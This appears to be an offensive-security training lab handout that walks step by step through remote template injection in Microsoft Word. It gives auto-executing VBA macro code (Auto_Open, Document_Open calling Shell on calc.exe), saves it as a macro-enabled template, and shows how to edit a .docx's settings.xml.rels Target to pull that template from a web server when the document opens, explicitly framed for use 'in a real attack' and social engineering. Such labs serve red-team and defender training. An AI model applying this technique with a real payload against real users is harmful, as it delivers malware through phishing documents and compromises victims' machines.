Lab 12: Hosting macros in remote templates

Table of Contents

Lab 12: Hosting macros in remote templates	1
Goals	
Requirements	
1. Creating a macro-enabled Word template file	
2. Embedding the remote Template in a non-Macro-Enabled Word document	9

Goals

- Create a Word template payload file that can be hosted on an external web server.
- Create a non-macro-enabled (.DOCX) Word document that executes the macro in the remotely-hosted Word template file.

Requirements

• Windows 10 VM


1. Creating a macro-enabled Word template file

1. Open Microsoft Word on your Windows 10 VM, and create a new blank document.

Word	Good afternoon		
ිධ Home	~ New		Aa
New	Blank document	Blue grey resume	Single spaced (blank)
Open	Search Recent Pinned Shared with M	1e	

New Word Document Creation

2. Enter some text on the page. This step isn't entirely necessary, but it helps differentiate the document from empty documents.




Text Added to the Word Document

3. Click the "View" tab in the toolbar (ribbon), and then click the "Macros" button to make the Macros window appear.

Layout	References	Show e ~	Review View	☐ New Windo Arrange All Split		
template file	Macros <u>M</u> acro name 	: All active ter	nplates and document		? × Run Step Into Edit Qreate Delete Organizer Cancel	

Opening the Macros Window in Word

4. In the Macros window, click on the drop-down box labeled "Macros in:" and choose the name of the current document. (Most likely, the current document's filename will be "Document1".) Confirm that your selection matches the filename shown in the title bar at the top of the Word window.



Current Document Filename Selected

5. Enter a few letters inside the "Macro name" field and then click the Create button.

Macros	?	\times
Macro name:		
abd	R	un
	Step	o Into
	E	dit
2	<u>C</u> r	eate
	De	lete
~	Or <u>q</u> a	nizer
M <u>a</u> cros in: Document1 (document)		
Descr <u>i</u> ption:		
	Ca	incel

New Macro Creation


6. Delete all the text that automatically appears in the macro editor window.

🟝 Microsoft Visual Basic for Application	ons	
<u>File Edit View Insert Format</u>	<u>D</u> ebug <u>R</u> un <u>T</u> ools <u>A</u> dd-Ins <u>W</u> indow <u>H</u> elp	
i 👿 🖻 - 📕 i 🐰 🖻 🛍 🗚 i 🤊	🝽 🕨 💷 🕍 😻 🚰 😽 🖄 🕜 🗆 Ln 8, Col 1	Ŧ
Project - Project X		
	Socument1 - NewMacros (Code)	
Sormal Sormal Sormal Sormal Sormal Sormal	(General)	~ abc
Microsoft Word Objects Modules References	Sub abc() ' abc Macro ' End Sub	

Deletion of Auto-Generated Code


7. Then copy and paste the code printed below into the macro editor. This code is also included in the "macroexecute_command.txt" file inside the Lab 12 exercise folder on your Windows desktop.

Sub	Auto_Open() Dim x As String x = "calc.exe" Shell x, 0
End	Sub
Sub	AutoOpen()
	Auto_Open
End	Sub
Sub	Workbook_Open()
	Auto_Open
End	Sub
Sub	<pre>Document_Open()</pre>
	Auto_Open
End	Sub




Pasted Macro Code

8. After pasting the macro code into the editor, click on the triangular "Run" button in the toolbar to run the macro and confirm that it executes successfully. You should see the calculator window appear.



Test-Running Macro Code



Successful Macro Execution Page 6 C

Copyright © 2021, Adversary Development, LLC

9. If the Calculator window appeared as expected, you can close the Calculator and then close the "Microsoft Visual Basic for Applications" window.


췸 Microsoft Visual Basic for Applications	- Document1	_	- [X
<u>File Edit View Insert Format D</u>	<u>Pebug Run T</u> ools <u>A</u> dd-Ins <u>W</u> indow <u>H</u> elp			
: 👿 🗉 - 📕 🐰 🗈 🛍 🖂 🛏	📔 🕨 🔲 🕍 📚 🚰 💝 🞘 🛛 🕜 🗆 Ln 15, Col 1		Ŧ	
Project - Project 🗙				
🕀 😻 Normal	Document1 - NewMacros (Code)	~ D	locumer	nt_Open
Project (Document1) Microsoft Word Objects Modules Modules References	Sub Auto_Open() Dim x As String x = "calc.exe" Shell x, 0 End Sub Sub AutoOpen() Auto_Open End Sub			
< > Properties - NewMacros	Sub Workbook_Open() Auto_Open End Sub			
NewMacros Module ~ Alphabetic Categorized (Name) NewMacros	Sub Document_Open() Auto_Open End Sub			

Closing Microsoft Visual Basic for Applications

10. Finally, use the "Save As" function in the File menu to save your document.

AutoSave 💽 🗄 りゃ 🕻)	I - Word	Search
File Home Insert De	sign Layout	References M	Mailings
Read Print Web Draft Mode Layout Layout	Focus Immersive Reader	Vertical Side to Side	C⊡. Show
Views	Immersive	Page Movement	
Thi	s is my template file	2.	

File Menu Location



"Save As" Location Selection

©	Save As	
斺 Home	🕎 Save As	×
🖹 New	$\leftarrow \rightarrow \checkmark \uparrow$ $\square \Rightarrow$ This PC \Rightarrow Desktop $\Rightarrow \checkmark \lor$ \circlearrowright Search	ch Desktop 🔎
🗁 Open	Organize 🔻 New folder	≣≡≡ ▼ (?)
· · · · · · · · · · · · · · · · · · ·	This PC Name	Date modified Type
Info	3D Objects Lab exercises	3/4/2021 6:38 AM File fo
Save	2 Desktop	
Save As	Downloads	
Print	Music End Pictures	
Share	Videos	>
Export	File name: template.dotm 3	~
Transform	Save as type: Word Macro-Enabled Template	~
	Authors: Word Document Word Macro-Enabled Document	
Close	Word 97-2003 Document Word Template	
	Word Macro-Enabled Template Word 97-2003 Template PDF	
	XPS Document	1

Saving as Word Macro-Enabled Template

11. In the next section, we'll go over using a document template like the one you just created to embed a macro in a .DOCX file. For the purpose of this exercise, I've hosted a document template online that's identical to the one you just created. But for reference when you use this technique in a real attack, all you have to do to get from this section to the next step is upload the file you just created to a web server on the Internet. If you're interested, you can visit the URL below to see where the template file used in the next section is hosted.

https://lab.adversarydevelopment.com/macro/

$\leftarrow \ \ \rightarrow \ \ G$	https://lab.adversarydevelopment.com/macro/
Index of	macro
<u>Name</u>	Last modified Size Description
Parent Director	у
template.dotm	2021-03-05 11:17 16K
Apache/2.4.46 (Del	pian) Server at lab.adversarydevelopment.com Port 443

Macro-Enabled Template Hosted Online

2. Embedding the remote Template in a non-Macro-Enabled Word document

1. On your Windows 10 VM, open Microsoft Word and create a New Word document from one of the templates shown on the new file window. (Don't choose "Blank document" or "Single spaced (blank)".) In the example shown in the screenshots, I'll use the "Blue grey resume" template.


Word	Good afternoon			
∩ Home	∨ New	Aa	Take a tour	
New	Blank document	Single spaced (blank)	Welcome to Word	Blue grey resume

New Document Creation from Template

- Word × ſŋ Blue grey resume Home Provided by: Microsoft Corporation Present your experience and talent stylishly with this blue grey resume template that includes a space for NAME your photo. Easily customize the font or use as is. Either way, a blue grey resume makes a statement that won't be missed by a hiring manager. This RE template also includes helpful tips for building an effective resume. Search "blue grey" for a matching New JOB TITLE HERE cover letter template. EDUCATION tes \rightarrow Download size: 127 KB \square WORK EXPERIENCE iny Name] [Job Title] Open Create CONTACT PHONE: 678-555-0103 es but keep in short.]
- 2. After selecting a template, click "Create" to create a new document.

"Create" Button Following Template Selection

3. In a real social engineering attack, you would want to modify the document content before continuing, but for this example, the template content will be fine.



Template-Generated Document Body

4. Save the file as "Attachment.docx" (file type: "Word Document") on your desktop.

e	Save As	
🏠 Home	👿 Save As	×
🖹 New	← → · ↑ □ · This PC · Desktop · · O Search Desktop	۲ ۱
🗁 Open	Organize ▼ New folder 🗄 🗧 ▼	•
Info	This PC Name Date modified	Type File fo
Save	Desktop 1	_
Save As		
Print	Music E Pictures	
Share	Videos	>
Export	File name: Attachment.docx 2	~
Transform	Save as type: Word Document Authors: VMuser Tags: Add a tag	~
Close	Save Thumbnail	
	▲ Hide Folders Tools 3 Save Cancel	

Saving "Attachment.docx"

5. After saving the document, close all open Microsoft Word windows.

6. Open a PowerShell window by holding the Shift key on your keyboard while right-clicking in the empty space on your desktop. Then click "Open PowerShell window here" in the menu.

	View Sort by Refresh	>	
procexp64	Paste Paste shortcut Undo Rename Open PowerShell window here	Ctrl+Z	
Attachment	New Display settings Personalize	>	

PowerShell Execution on the Desktop

7. Rename "Attachment.docx" to "Attachment.zip" by running the following commands in the PowerShell window. Leave the PowerShell window running when you are done. You should see the icon of the Attachment file on your desktop change from a Word document to a ZIP file.

ren Attachment.docx Attachment.zip	
procexp64 🕗 Administrator: Windows PowerShell -	- 🗆 X
PS C:\Users\VMuser\Desktop> PS C:\Users\VMuser\Desktop> Attachment	.zip ^
	×

Attachment.docx Renamed

. . . .

. .

. . . .

8. Double-click on the Attachment ZIP file on your Desktop to open the ZIP file in Windows Explorer.


	🛃 🛃 🚽	Extract	Attachment	– 🗆 X
Lab exercises	File Home Share	View Compressed Folder Tools		~ ?
	\leftarrow \rightarrow \checkmark \uparrow \blacksquare \rightarrow Attach	ment >	√ Ū	م
		^ Name	Туре	Compressed size
	📌 Quick access			
procexp64	📃 Desktop	≠ _rels	File folder	
	🖶 Downloads	customXml	File folder	
2	Documents	docProps	File folder	
	Pictures	word	File folder XML Document	1
Attachment	Lab 14 - HTML smugglin		AML Document	1
	👌 Music			
	📑 Videos			
	📥 OneDrive			
	💻 This PC			
	🧊 3D Objects			
	📃 Desktop	v <	_	>
	5 items			

Attachment.zip Opened in Windows Explorer

9. Inside of Attachment.zip, double-click on the "word" folder, and then double-click on the "_rels" subfolder of "word".


🔡 🎽 📄 🖵		Extract	Attachment
File Home	Share View	Compressed Folder Tools	
$\leftarrow \rightarrow \land \uparrow$	> Attachment >		∽ Č
	^	Name	Туре
📌 Quick access		rels	File folder
📃 Desktop	*		
🕹 Downloads	*	customXml	File folder
		docProps	File folder
🚆 Documents	*	word	File folder
Pictures	*	[Content_Types]	XML Document

"word" Folder Inside Attachment.zip



"_rels" Subfolder of "word"

10. Inside the "_rels" folder, click and drag the "settings.xml" file to your desktop. (The filename is actually "settings.xml.rels", but the full extension isn't shown in Windows by default.)




Click-and-Drag Settings.xml to Desktop

11. Right-click on the "settings" file on your desktop. Then click on "Open with..." in the menu that appears.

		_
	Open Edit	
Lab exercise	S Share with Skype	5
Cab exercise	A Share	
	Open with	t
	Give access to >	
procexp64	Restore previous versions	ł
	Send to >	
	Cut	
	Сору	
Attachment	Create shortcut	
	Delete	
	Rename	1
	Properties	
settings.xml		m

"Open with..." Procedure

12. In the list of applications that appears, click on "More apps".



Clicking "More apps"

13. Then scroll down and select "Notepad" before clicking OK.

How do you want to open this file?						
	Keep u	sing this app	~			
		Office XML Handler				
	Other	options				
		Look for an app in the Microsoft Store				
	e	Internet Explorer				
		Notepad				
	Ŋ	Paint				
		Windows Media Player	~			
		ways use this app to open .rels files				
		2 ок				

Selecting Notepad

14. You should see the Settings file open in Notepad, similar to what is shown in the screenshot below.



Settings File Contents

15. In Notepad window, replace the text in the "Target" section of the Settings file with the following URL. This URL points to a copy of the Macro-Enabled Template document you created in the last section. Be sure to leave the double-quotes at the beginning and end of the Target value in place.

https://lab.adversarydevelopment.com/macro/template.dotm

🧾 settings.xml - Notepad	_		\times
File Edit Format View Help			
k?xml version="1.0" encoding="UTF-8" standalone="yes"?> <relationships< td=""><td></td><td></td><td>^</td></relationships<>			^
<pre>xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attached</relationship </pre>			
Target="file:///C:\Users\VMuser\AppData\Local\Microsoft\Office\16.0\DTS\en-US%7b50			4 -
4886-94A2-89AD79C7415F%7d\%7b31C6FCFD-116D-4929-BAFA-1C5121F7D898%7dtf00546271_wi	n32.do	otx"	_
TargetMode="External"/>			

Original Target Value

*settings.xml - Notepad	_	
File Edit Format View Help		
xml version="1.0" encoding="UTF-8" standalone="yes"? <relationships xmlns="http://schemas.openxmlformats.org/package/2006/relationships"><relationship Type="http://schemas.openxmlformats.org/officeDocument/2006/relationships/attached</relationship </relationships 		
Target="https://lab.adversarydevelopment.com/macro/template.dotm" TargetMode="External"/>	a rempa	ace

Modified Target Value

16. Then save your changes to the file and close the Notepad window.

*settings.xml - N	otepad	— —
Edit Format	View Help	
New	Ctrl+N	="UTF-8" standalone="yes"?>
New Window	Ctrl+Shift+N	lformate ong/package/2006/palationships">/Palationship Id="pId1"
Open	Ctrl+O	<pre>lformats.org/package/2006/relationships"><relationship 2006="" attachedtemplate"<="" formats.org="" id="rId1" officedocument="" pre="" relationships=""></relationship></pre>
Save	Ctrl+S	ydevelopment.com/macro/template.dotm"
Save As	Ctrl+Shift+S	ationships>
Page Setup		
Print	Ctrl+P	
Exit		
	Edit Format New New Window Open Save Save As Page Setup Print	Edit Format View Help New Ctrl+N New Window Ctrl+Shift+N Open Ctrl+O Save Ctrl+S Save Ctrl+Shift+S Page Setup Ctrl+P

Save Changes

17. Click and drag the modified Settings file from your desktop back into the "\word_rels" folder inside Attachment.zip.

	📕 💆 📑 🖛 🖛	Extract	_rels	– – ×
Microsoft Excel	File Home Share View	Compressed Folder Tools		~ 🕐
Edge	\leftarrow \rightarrow \checkmark \Uparrow \bigcirc Attachment	> word > _rels	✓ Č Search_rels	م
	^	Name	Туре	Compressed size
	🖈 Quick access			
Lab exercises	🔜 Desktop 🛛 🖈	document.xml	XML Document	1
	🚽 Downloads 🛛 🖈	header1.xml	XML Document	1
	🖆 Documents 🔹 🖈	settings.xml	XML Document	1
	📰 Pictures 🛛 🖈			
procexp64	📙 Lab 14 - HTML smuggling			
	👌 Music	_		
	Videos			
	OneDrive			
Attachment	This PC			
	3D Objects			
	E. Desktop			
	· · · · · · · · · · · · · · · · · ·	<		>
settings.xml	3 items 1 item selected 481 bytes			

Click-and-Drag Settings File into "_rels"

18. When prompted, choose "Copy and Replace" to overwrite the existing Settings file with your modified copy.

📙 🛃 📕 🖛	•	Extract	_rels			_		\times
File Hom	e Share View	Compressed Folder Tools			7			~ ?
← → ~	opy File			×	earch _rels			Q
	There is already a fi	le with the same name	in this location.			Co	mpresse	d size
📌 Quick 🛛	Click the file you want to	keep						4
📃 Desk	→Copy and Repla	<u></u>		1	hent			1
🖊 Dow		e destination folder with the file	you are copying:		hent hent			1
🔮 Doc		s.xml.rels			icine .			
E Picto	Size: 362	.xml (C:\Users\VMuser\Deskto 2 bytes	p)					
Lab		odified: 3/5/2021 1:44 PM (new	er)					
👌 Mus								
🚆 Vide	→Don't copy No files will be chang	jed. Leave this file in the destin	ation folder:					
📥 OneD	settings.xml Size: 481 bytes (larg	-						
💻 This P	Date modified: 12/2	29/1899 7:00 PM						
🧊 3D C								
📃 Desk			Cancel					2
3 items	an selected 401 bytes		cuncer				E	


Replacing Original Settings File Page 18 Cop

19. After copying the Settings file, close the Attachment.zip window.

_ ☑ _ =		Extract	_rels		_	\times
File Home Share	View	Compressed Folder Tools				~ ?
\leftarrow \rightarrow \checkmark \uparrow \square \Rightarrow Attach	ment →	word > _rels	ٽ ~	Search _rels		Ą
10.11	^	Name	Туре		Compress	sed size
📌 Quick access		document.xml	XML Do	cument		1
Desktop	*	header1.xml	XML Do	cument		1
🕂 Downloads	*	settings.xml	XML Do	cument		1
Documents	*					
Pictures	*					
📙 Lab 14 - HTML smugglir	ng					
👌 Music						
📑 Videos						
 OneDrive 						
💻 This PC						
= 2D Objects						

Close Attachment.zip


20. In the PowerShell window that you opened earlier, rename Attachment.zip back to it's original filename, Attachment.docx by running the command below. Once again, you should see the icon of the Attachment file change - this time back to the icon of a Word document.



Renaming Attachment.zip

21. Now test Attachment.docx in Word by double-clicking the file. When you open the document, you should see a message box about macros in the project being disabled. Click OK in the message box, and then click "Enable

Content" in the yellow bar displayed across the top of the document to run the macro embedded in the remote template file.



Macro-Execution Messages

22. If everything works properly, you should see a Calculator window appear - indicating that the macro inside the template file hosted on the remote web server was executed successfully.

			Calculator – □ × ≡ Standard 73 ☉				
	<image/> <section-header></section-header>		MC	MR M+	M-	0 Ms M*	
		N	%	CE	с	\bigotimes	
		Н	1⁄x	<i>x</i> ²	$\sqrt[2]{x}$	÷	
		JOB T	7	8	9	×	
		EDUCA [School I [Dates Fr [] <u>t</u> 's okay summari	4	5	6	_	
			1	2	3	+	to
	computer to get the appropriate picture. Click okay to insert your selected image.	[School I [Dates Fr [It's okay	+/_	0		=	to
244 words	D2				رڭ, Focus		Ð
Type here to search O 🛱 💽 🖬 🛱 🔽 🗷 📳							

Successful Macro Execution